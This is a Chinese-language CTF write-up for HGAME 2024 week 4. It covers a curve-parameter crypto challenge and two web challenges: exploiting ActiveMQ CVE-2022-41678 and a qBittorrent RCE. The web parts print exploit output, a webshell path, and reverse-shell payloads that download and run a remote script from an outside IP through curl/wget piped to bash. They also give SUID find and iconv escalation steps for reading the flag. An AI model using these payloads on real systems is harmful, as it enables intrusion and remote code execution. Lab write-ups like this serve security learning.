HGAME WEEK4

CRYPTO

transformation


和21年cryptoctf一道题很相似

https://blog.cryptohack.org/cryptoctf2021-hard#rohald

原题是在给定曲线上的两对点的情况下，两次求解离散对数问题

本题给出了四对点

前半段还是一样的思路，需要先求出参数，可以把四个点都带入式子中得到四个整数的多项式，之后可以用对消的方法把c，d全部消掉，gcd之后可以得到kp，然后分解即可得到p。得到p之后简单的多项式互消也能得到c，d，直接套脚本



这样就恢复了曲线参数c，d，p

接下来是通过eG求解G点的坐标

WEB

Reverse and Escalation

CVE-2022-41678

vulhub/activemq/CVE-2022-41678/README.md at master · vulhub/vulhub · GitHub

直接用p牛的exp打:

```
C:\Users\86183\Desktop\Hgame2024>python exp.py -u admin -p admin http://47.102.184.100:32280/
2024-02-22 11:06:04,001 - INFO - choice MBean 'org.apache.logging.log4j2:type=5faeada1' automatically
2024-02-22 11:06:04,992 - INFO - update log config
2024-02-22 11:06:05,895 - INFO - write webshell to http://47.102.184.100:32280/admin/shell.jsp?cmd=id
2024-02-22 11:06:06,799 - INFO - restore log config
```

接着弹shell即可:

```
admin/shell.jsp?cmd=bash -c
{echo%2CY3VybCBodHRwOi8vODEuNzAuMjUyLjI5LzEudHh0fGJhc2g%3D}|{base64%2C-d}|
{bash%2C-i}
```

```
activemq@gamebox-137-146-24e096ab5be7eb7d:/opt/activemq$ ls /
ls /
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
```

接着find提权即可:

```
activemq@gamebox-137-146-24e096ab5be7eb7d:/opt/activemq$ find / -perm -u=s -type f 2>/dev/null
<opt/activemq$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/find
/usr/bin/sudo
/bin/su
/bin/mount
/bin/umount
```


```
activemq@gamebox-137-153-47b2183ed1ec785b:/opt/activemq$ find /usr/bin/find -exec cat /f* \;
<:/opt/activemq$ find /usr/bin/find -exec cat /f* \;
hgame{2c21ed80844a376fd45fac66015fa2ee1cfc1c3b}
```

Whose Home?

使用默认密码admin adminadmin登录

参考:Possible RCE being exploited · Issue #18731 · qbittorrent/qBittorrent · GitHub


找到设置:




payload:

```
bash -c "(curl -s -L http://81.70.252.29/1.txt || wget -O -
http://81.70.252.29/1.txt) | bash -s"
```

随便找个种子运行即可弹shell



iconv提权即可:



/usr/bin/iconv -f ISO-8859-1 -t ISO-8859-1 /flag